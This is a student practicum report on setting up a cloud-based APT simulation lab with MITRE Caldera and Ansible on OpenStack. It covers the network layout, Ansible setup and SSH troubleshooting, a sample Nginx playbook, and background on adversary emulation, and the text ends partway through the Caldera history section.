



5/5/2023

Advanced Persistent Threat Lab Framework for Testing and Evaluation

*Advanced Persistent Threat Lab Framework for
Testing and Evaluation*



Anthony Jamieson, Bryanna Parkoff
PRACTICUM IN CYBER SECURITY
SPRING 2023

EXECUTIVE SUMMARY

Objective

The primary goal of this project is to implement and configure a cloud-based lab framework to evaluate and test Advanced Persistent Threat simulations. The lab framework will utilize CALDERA by MITRE for the use of simulating attacks on target box systems. Our target boxes will be running on Ubuntu 22.04 as its operating system. On the back end, the lab framework also makes use of Ansible to create and run custom playbooks for the instances being run on the network.

Background

The tactics and processes used by Advanced Persistent Threats are constantly changing and not well understood. The number of known APTs is over 150 as noted by the company CrowdStrike, showing a clear and present danger presented by these currently existing groups [1].

Methodology

- Research: Study available and accessible options to build an effective and adaptable framework outline.
- Feature Selection: Identify desired features to be utilized for effective APT analysis.
- Integration: Incorporate features into design plans and ideas for use within framework environment.
- Configuration Optimization: Identify and test optimal settings for specific programs in our current cloud environment.
- Analysis: Study simulations for key effects and notable events that can signal current APT attacks.

Recommendations

- Companies and businesses should practice simulated APT hunting.
- SIEM systems should have tighter detection for critical infrastructure.
- Larger companies should have 24/7 security teams and on-call specialists for critical security events.

Conclusion

APT attacks are serious threats that deserve more attention and research in the cybersecurity space. Indicators for these types of threats can be very limited or seem miniscule. Security should be hardened as much as it can when it comes to critical infrastructure. SIEM systems should be utilized and implemented with strict rules to catch small suspicious activities, and even small activities should be monitored by a human to confirm or deny its authenticity.

Project Milestones:

1. Research and Background on Cloud-Based Attack Simulation Environments
2. Deployment and Configuration of Cloud-Based Attack Simulation Environments
3. Development of Ansible Playbooks for Key Instances
4. Automated Adversary Emulation using Caldera
5. Configuring and Deploying Caldera
6. Performing APT Simulations

Materials List:

1. OpenStack Cloud Environment
2. Caldera Red/Blue Campaign Training Documentation
3. Ansible Training Videos/Documentation

Deliverables:

1. Project Report
2. Project Presentation
3. Caldera APT Simulations Results
4. Caldera Exfiltration Files
5. Ansible Playbooks

Professional Accomplishments:

1. Will have the opportunity to learn about different defensive security techniques for an APT simulation (blue team) and how emulate the MITRE ATT&CK kill chain (red team).
2. Harden our analytical and problem-solving skills as we test complex decision-making algorithms for our AI Model.
3. Develop and deepen understanding of OpenStack cloud architecture and how different instances interact with one another inside a cloud network.

CLOUD BASED APT FRAMEWORK NETWORK ARCHITECTURE

For our APT (Advanced Persistent Threat) Model we utilized Dr. Parra's cloud environment, OpenStack, an open-source platform that uses pooled virtual resources to build and manage private and public clouds. The tools that comprise this platform, called "projects," handle the core cloud-computing services of compute, volumes, network, DNS, storage, identity, and image services. Our model's network is `auto_allocated_network`.




Fig. 1. OpenStack APT Framework Lab Network Topology.

We can also view this network topology in our cloud environment following map including the instances that are running along with their IP addresses and what their status is:




Fig. 2. OpenStack APT Framework Lab Network Graph.

Key of the Network Graph Icons



Type of Network: Public



Router: auto_allocated_router



Network Name: auto_allocated_network



Instance Names: ansible-test-server


ansible-host-1

ansible-host-2

caldera-test-server

Caldera-Target

PROJECT SCHEDULE MANAGEMENT



Create a GitHub Project Repository and add the user “cyberknowledge” as a contributor.

<https://github.com/awjamieson83/AJ-BP-UIWCSEC-Practicum>

Project Management Board QR Code



TABLE OF CONTENTS

EXECUTIVE SUMMARY	1
CLOUD BASED APT FRAMEWORK NETWORK ARCHITECTURE	3
PROJECT SCHEDULE MANAGEMENT	5
TABLE OF CONTENTS	6
MILESTONE 1: RESEARCH AND BACKGROUND ON CLOUD-BASED ATTACK SIMULATION ENVIRONMENTS	7
Background	7
Researching Tools and Systems	7
MILESTONE 2: DEPLOYMENT AND CONFIGURATION OF CLOUD-BASED ATTACK SIMULATION ENVIRONMENTS	9
Deploying the Instance	9
Configuring the Control Node	9
Testing and Finding Issues	10
Looking Ahead	12
MILESTONE 3: DEVELOPMENT OF ANSIBLE PLAYBOOKS FOR KEY INSTANCES	13
Creating Our First Playbook	13
Configuring Our Caldera Playbook	14
Assembling a Caldera Temporary Playbook	15
Limitations and Options	15
AI and Playbook Research	15
MILESTONE 4: AUTOMATED ADVERSARY EMULATION USING CALDERA	17
Defining Adversary Emulation	17
Caldera Background and History	17
Operationalizing MITRE ATT&CK	19
Caldera Campaigns	20
MILESTONE 5: CONFIGURING AND DEPLOYING CALDERA	21
Setting Up Caldera Instances	21
<i>Caldera Main Instance</i>	21
<i>Caldera Target Box</i>	21
Installing Caldera	21
Configuring CALDERA	25
Deploying CALDERA Agents	25
Agent Settings	27
MILESTONE 6: PERFORMING APT SIMULATIONS	30
Red and Blue Team Sample	30
REFERENCES	32

Milestone 1: Research and Background on Cloud-based Attack Simulation Environments

Background

Before our team can make progress on constructing a lab framework, we made an initial move to evaluate the current landscape of similar options. While conducting our research, we noticed that information on cloud-based attack simulation environments did not seem to be plentiful in our initial scouting. While these systems do indeed exist, information on who owns them and how these systems operate is scarce or unavailable. It seems that these systems are generally regarded with secrecy and privacy, likely in the hands of major corporations who hide it behind closed doors or government militaries that keep its uses private.

Researching Tools and Systems

With this in mind, we knew that our project was going to need a certain amount of focus and research with the scant info we had. Initially, we began gauging our options for tools within the fields we were interested: notably, an attack simulation system and an automation system. Once we had these systems chosen, we could move forward by constructing a rough layout of our system and how different pieces of it would interact with one another.

Our team first started our research on the attack simulation tool, which would essentially be the core of our APT lab framework. Beginning by studying lists of recommended programs and systems, we began to notice the first of our issues: many of these services were not made for cloud, and the ones that had been made for cloud were either limited to certain providers or limited in features. The next issue we found during our research was that many of these same programs were locked behind paywalls, many of which did not have price listed, which could easily make them out of budget for use in small research or small business.

In the end, we evaluated our options and found that MITRE's Caldera would be a better launching point for our framework than other tools. Not only is MITRE a well-respected corporation in the cybersecurity landscape, but the tool they released is free to use. Caldera is also able to be used without worrying about licensing issues, and the code is available to the public in an open-source format. This allows the tool to be further modified, configured, and expanded through community-driven updates and plugins to expand its functionality.

The next major component of our system would be its automation program. Just like the attack simulation tools, there were multiple options out on the market for use in cloud systems, but they also found themselves with very similar pitfalls. Two compelling tools

that had initially stuck out were Puppet Automation and Chef Automate, but both of these options had their components hidden behind paywalls. Additionally, these two services did not share the open-source code, nor did they have the same freedom in licensing as we desired. With this, we found Ansible by Red Hat to be the optimal choice to move forward with.

Ansible remains as a growing open-source automation tool with plentiful community support. It remains on GitHub, being consistently updated and managed by a dedicated group of supportive engineers that keep evolving the system. It does feature an option to be purchased through Red Hat directly, but this purchase is optional and does not limit the abilities of the free version. The purchase is mainly for official support and update management, which may be more important for larger companies, but is not a factor in our use case currently.

Milestone 2: Deployment and Configuration of Cloud-based Attack Simulation Environments

Deploying the Instance

To begin the project of setting up the framework for Ansible, our team started by doing our research on the current documentation posted online. Utilizing the official documentation helped narrow down our specific options for our future playbooks; instead, for the general deployment of the initial control node, guides from DigitalOcean alongside Ansible's official documentation pages assisted us with our first steps to getting the system functional [2].

As a team, we decided that the easiest way to get our systems not only deployed but synergized was to deploy our instances using Ubuntu 22.04. This flavor of Linux is stable, secure, and recent, providing adequate support for the systems we plan to utilize and allows easier collaboration between different elements of our architecture. Having the same OS distribution also allows us to act with familiarity, with Linux commands and file locations being standardized between different instances.

Once our operating system was chosen and we decided on how our basic network layout would look like, we moved as a team to begin properly deploying our system as planned. We started with the central control node for Ansible to provide the backbone for the rest of its connected systems that our future host nodes would eventually communicate with. After connecting the instance to our main network for the project, we assigned it to the standard security group that our team initially constructed for our Caldera system; this security group already had secure rules built in that would work for this system as well. A floating IP was designated to our control node, allowing us to access the instance remotely through SSH for our initial setup.


Configuring the Control Node

Moving forward, to import the program smoothly into our system, we pulled the Ansible project's personal package archive into our system using the apt-add-repository command. This command pulls down the necessary files, background software, and plugins that Ansible is constructed on so that the system will function properly. After pulling the PPA and running an update command, we could properly install Ansible using 'apt install ansible'. This provides the backend of the program with its basic setup so that we may customize it further for our own uses.

The next step of the process was to generate the extra hosts that Ansible directly interacts with. These hosts run the code inside of the playbooks that will be created later in the process for our other key systems. These instances were generated using Ubuntu like our

other instances had been for simplicity; once generated, these host systems were also provided with a floating IP address so that they could be accessed by both the internal network systems and our own machines outside of the cloud. Once this was done, we were able to take this IP and use it to edit the hosts file inside of the Ansible directory.

In fig. 1 as shown below, our two host systems were named accordingly and added to a new 'servers' category inside the Ansible hosts file.



```
GNU nano 6.2 /etc/ansible/hosts
# If you have multiple hosts following a pattern, you can specify
# them like this:

## www[001:006].example.com

# Ex 3: A collection of database servers in the 'dbservers' group:

## [dbservers]
##
## db01.intranet.mydomain.net
## db02.intranet.mydomain.net
## 10.25.1.56
## 10.25.1.57

# Here's another example of host ranges, this time there are no
# leading 0s:

## db-[99:101]-node.example.com

[servers]
server1 ansible_host=149.165.154.173
server2 ansible_host=149.165.173.118

[all:vars]
ansible_python_interpreter=/usr/bin/python3
```

Fig. 3. Ansible hosts file edited to add custom hosts and directed interpreter.

Once we had completed setting our host servers into place, we added in the 'all:vars' group to tell Ansible to use the Python 3 interpreter for all included servers in our hosts file. This would ensure that Ansible used the right version of Python to avoid any errors that could come from mismatched utilities. Once this was added in, the basic setup for Ansible was complete, and we could move forward with testing it.

Testing and Finding Issues

As we had finished doing this initial set up of our Ansible environment, we moved on to a testing phase to make sure that Ansible had indeed installed correctly and operated as intended. Utilizing the 'ansible-inventory' command, the instance listed out the servers that were listed in the host files, showing that Ansible had correctly detected and read the 'hosts' file we had configured earlier. It listed out the given IP addresses as well as our selected Python 3 interpreter, showing that it was ready client-side to operate with our selected hosts.

The next step in our testing process was to check the connection between our control node and the hosts it had been given. Initially, we tested our connection to the host instances by running a simple ping command from our control node out to each host, which worked out without any issues. After confirming that our instances could communicate with one another over our network, we utilized Ansible's built-in ping command: this command was a better test to show that the software could distinctly connect and process the necessary commands across the network as well. Here, the first issue arose in an error with our server timing out when attempting to make a connection.

With some deliberation, it was decided that we needed to alter the rules of our security group to allow our main control node to access other machines through SSH. Adding its public-facing floating IP to the lab framework's list of rules, it passed the connection test but provided another error. The Ansible server was denied permission to communicate root commands across our system due to public key issues. This error took a bit more time to troubleshoot, as we needed to distribute the public key across from our control node to each host individually. Our first attempt used the 'ssh-keygen' process, generating a public key that could be shared across our devices.

Using this method did not seem to work initially between our instances with 'ssh-copy-id'. Instead, we had to manually copy our generated key from our control node and add them to the authorized keys file on each of our host machines via SSH. Once we had saved these files and returned to our command node system, we still received the same error – but the 'ssh-copy-id' command now showed that the system key did show on other systems, as trying to use it had our system inform us that the key was already authorized on our system. The solution we found was even simpler: instead of pinging as root, we could ping as our ubuntu user itself.

Below in figure two is the Ansible server response once we had properly shared the necessary public key and utilized our standard user.

```
ubuntu@ansible-test-server:~$ ansible-inventory --list -y
all:
  children:
    servers:
      hosts:
        server1:
          ansible_host: 149.165.154.173
          ansible_python_interpreter: /usr/bin/python3
        server2:
          ansible_host: 149.165.173.118
          ansible_python_interpreter: /usr/bin/python3
      ungrouped: {}
ubuntu@ansible-test-server:~$ ansible all -m ping
server2 | SUCCESS => {
  "changed": false,
  "ping": "pong"
}
server1 | SUCCESS => {
  "changed": false,
  "ping": "pong"
}
```

Fig. 4. Successful pings between Ansible control node and its linked hosts.

With both of our messages now showing in the green, it had meant that our Ansible instance was ready to be used in creating playbooks. The 'pong' reply let us know that

our hosts were ready to run Ansible commands once a playbook was entered. With this milestone completed, the process of developing playbooks could commence as the instances of Caldera were created and configured. Simultaneously, we would work to do final tests on our system by creating basic playbooks for small webservers to ensure proper functionality.

Looking Ahead


Working with two hosts for the initialization of our framework, we noticed that limiting ourselves to two hosts might prove to be an issue in the future. With more instances requiring configuration as the project grows and progresses, it could be beneficial to increase the number of hosts to three or four. This would allow a smoother flow in creating and expanding our systems without being limited by only having two concurrent hosts. Our current scope allows this configuration to work for our framework, but with further expansion, more thought should be given to planning out the increase of system resources.

Milestone 3: Development of Ansible Playbooks for Key Instances

Creating Our First Playbook

In beginning to evaluate the proper functionality of our new Ansible server and hosts, we needed to craft our first playbook. We decided that our best and most simple test of running our first playbook would be in crafting a smaller one involving the creation and deployment of a Nginx web server with a simple landing page.

To start with the creation of our playbook, I would choose server1, or the first host I created and listed under Ansible's hosts file. This is where the playbook would host the webpage for my viewing. Referring to a guide by DigitalOcean, our team discovered that Ansible can utilize Jinja2 for templates that can be read and executed inside of playbooks [3]. This use of Jinja templates let us put the basic web HTML inside of a template file that can be read by Ansible once the deployment is underway. This simplifies the playbook and streamlines the process of deploying the web server.

A screenshot of a terminal window with a dark background. The title bar at the top shows 'GNU nano 6.2' on the left and 'landing-page.html.j2' on the right. The terminal displays the following Jinja2 template code:

```
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>{{ page_title }}</title>
  <meta name="description" content="Created with Ansible">
</head>
<body>
  <h1>{{ page_title }}</h1>
  <p>{{ page_description }}</p>
</body>
</html>
```

Fig. 5. HTML Jinja template for use within an Ansible playbook.

Fig. 5 above displays the website's HTML as written into the Jinja2 template format. Saved in a local directory, this file reads when called under the template command.

The first step in the process of creating this playbook was to make its own separate directory. Working in a directory just for playbooks, we then created another directory inside to hold the files to be referenced simply named 'files'. Inside this directory, the HTML Jinja template was held, which carried the default example HTML for a typical webserver with Jinja variables for the title and description. This lets the playbook determine what to place inside these variables, giving it a specific amount of customization.

After the creation of the HTML was finished, the playbook file was created under the working directory with the name 'playbook-nginx'. The playbook was created to affect server1, our first host instance, with the permissions of root being granted. The variables for the title and description were defined next, adjusted to show that the playbook was able to be changed and reconfigured. After this, we defined the playbook's tasks in three steps: install Nginx, apply the Jinja template, and allow firewall access on port 80. Once saved, the playbook was ready for testing on the main control node.

Fig. 6 below shows the playbook being run through the Ansible control node.

```
ubuntu@ansible-test-server:~/ansible-practice$ ansible-playbook playbook-nginx.yml
PLAY [server1] *****
TASK [Gathering Facts] *****
ok: [server1]
TASK [Install Nginx] *****
changed: [server1]
TASK [Apply Page Template] *****
changed: [server1]
TASK [Allow all access to tcp port 80] *****
changed: [server1]
PLAY RECAP *****
server1 : ok=4    changed=3    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
```

Fig. 6. Ansible Playbook running through control node

The playbook was then run on the system using the default Ansible playbook launch command. The initial attempt had failed, with the host alias having been incorrectly given as the host IP, which Ansible did not recognize. Once the IP address was changed to 'server1', the playbook ran without error and displayed that it had made the requested changes. The host IP could then be used in the browser to take the user to the Nginx landing pages with all prior customizations made to it on display.

Shown below in fig. 7 are the results of the playbook script on the running web server.




Fig. 7. The landing page for the Nginx web server deployment.

Configuring Our Caldera Playbook

The next step after testing Ansible's ability in creating and running playbooks in proper order was to establish the creation of a Caldera playbook. This step, however, was

significantly more challenging and time consuming to process as a team. As a program, Caldera contains many more moving parts and systems just as complex as an Ansible deployment. This meant that the construction of one entirely by hand would not be feasible with our timeframe and current skill level.

After some deliberation and attempts at trying to come up with a Caldera set up on our own, we discovered that there had been some other attempts online in getting Caldera set up through an Ansible playbook. Through GitHub user NVISOsecurity, our team discovered a playbook role that had been created for an earlier version of Ubuntu [4]. This project was open source so long as credits were left in the files of the playbook. We utilized this role in crafting a new playbook that would take advantage it and develop a functioning Caldera system.

Assembling a Caldera Temporary Playbook

Using the knowledge gained from our last test along with the prior research of Ansible documentation, we began to create our next playbook to test. This playbook would initially be much simpler in appearance to our first one, by utilizing NVISOsecurity's custom role for installing Caldera. Using 'server2' as our next host for this project, we defined it as the target for installation.

As shown previously, the playbook required root access to go through with the tasks listed inside the custom role. Next, the tasks were defined, with this first attempt starting off simpler by only calling the custom role given on the GitHub page. This role was meant to call the .yml files hosted on that page, working through the installation of Caldera, as well as giving it the required permissions and firewall allowances. This would work as a baseline for our team to research and develop as we go, allowing us to study how to properly develop and output a more custom, modular Caldera playbook.

Limitations and Options

With the continued development of our framework and project moving forward, a fully custom development of a custom Caldera deployment was not feasible with the time that we had left to finish the framework's capabilities. Through our testing and research, we could not get a working playbook model of a Caldera deployment in time for our set deadlines. With more time and more research with both programs, we believe that a functioning deployment of Caldera is possible for the current version of Ubuntu. Moving forward, while our team works on this playbook to automate the deployment of Caldera, we must utilize the temporary playbook.

AI and Playbook Research

As we continued with our projects and our attempts to find better sources of information in our research, we continued to find little success in the way of discovering clearer, more up-to-date information or documentation on utilizing Ansible with Caldera. Many of the guides and pieces of information referenced older versions of our programs, leading to

deprecated commands and broken scripts. In the end, we made the move to try our luck with ChatGPT to see if it could help fill the gaps in our knowledge.

With some prompt engineering and time, we managed to get ChatGPT to offer templates and playbooks revolving around setting up Caldera on our version of Ubuntu. Like our earlier tests, this playbook also utilized the implementation of Jinja2 to allow for easier customization of our system's settings without cluttering the playbook entirely. This made things a lot simpler, and a lot easier to digest when reading the playbook back. Additionally, this will be useful in our future work so that others who may pick up the project can follow an easier trail of instruction on how to make it their own.

Milestone 4: Automated Adversary Emulation using Caldera

Defining Adversary Emulation

What is adversary emulation? This is a very important terminology to be aware of before being introduced to Caldera and all of its components utilized for running attack simulations. Adversary emulation is an activity where security experts emulate how an adversary operates. The ultimate goal is to improve how resilient the organization is versus the adversary technique. Its security and exploitation activities on target boxes can be described using TTPS (Tactics, Techniques, and Procedures). TTPS are responsible for describing how the adversary operates at a high functionality and should not be interchanged with vulnerability scans or penetration testing. Penetration testing and adversary emulation are not the same concept. Penetration testing does not follow the TTPS methodology, instead it abides by reconnaissance and exploitation. Adversary emulation has a high level of user awareness, detection tested, and response tested as penetration testers do not focus on any of these concepts. Also, their main objective is to gain a breadthtaking insight on system and network vulnerabilities; whereas adversary emulation objective is to test how resilient business operations are against a realistic attack in terms of protection, detection, and response.

Caldera Background and History

Before installing and getting our hands on Caldera we worked together and decided to conduct some research on what Caldera is, how it came to existence, and how it has demonstrated of any value to a business. Conducting this kind of research guided us in understanding more in depth the scope of our capstone and the roles that both Blue and Red Team in Caldera can play for our APT (Advanced Persistent Threat) Model. What is the Blue and Red Team? We discuss this further in our report, after describing what Caldera is as a system and why it was developed.

Caldera is a cybersecurity framework tool developed by MITRE (MIT Research Environment) Corporation, an American non-profit organization that was established to advance national security in new ways and serve the public interest as an independent adviser. They were responsible for developing the 2013 MITRE ATT&CK Model, a matrix of cyber adversary tactics and techniques designed to give defenders, threat hunters, and red teams a common understanding of the attacks they encounter every day to identify and replicate adversary behaviors as if a real intrusion is occurring [5].

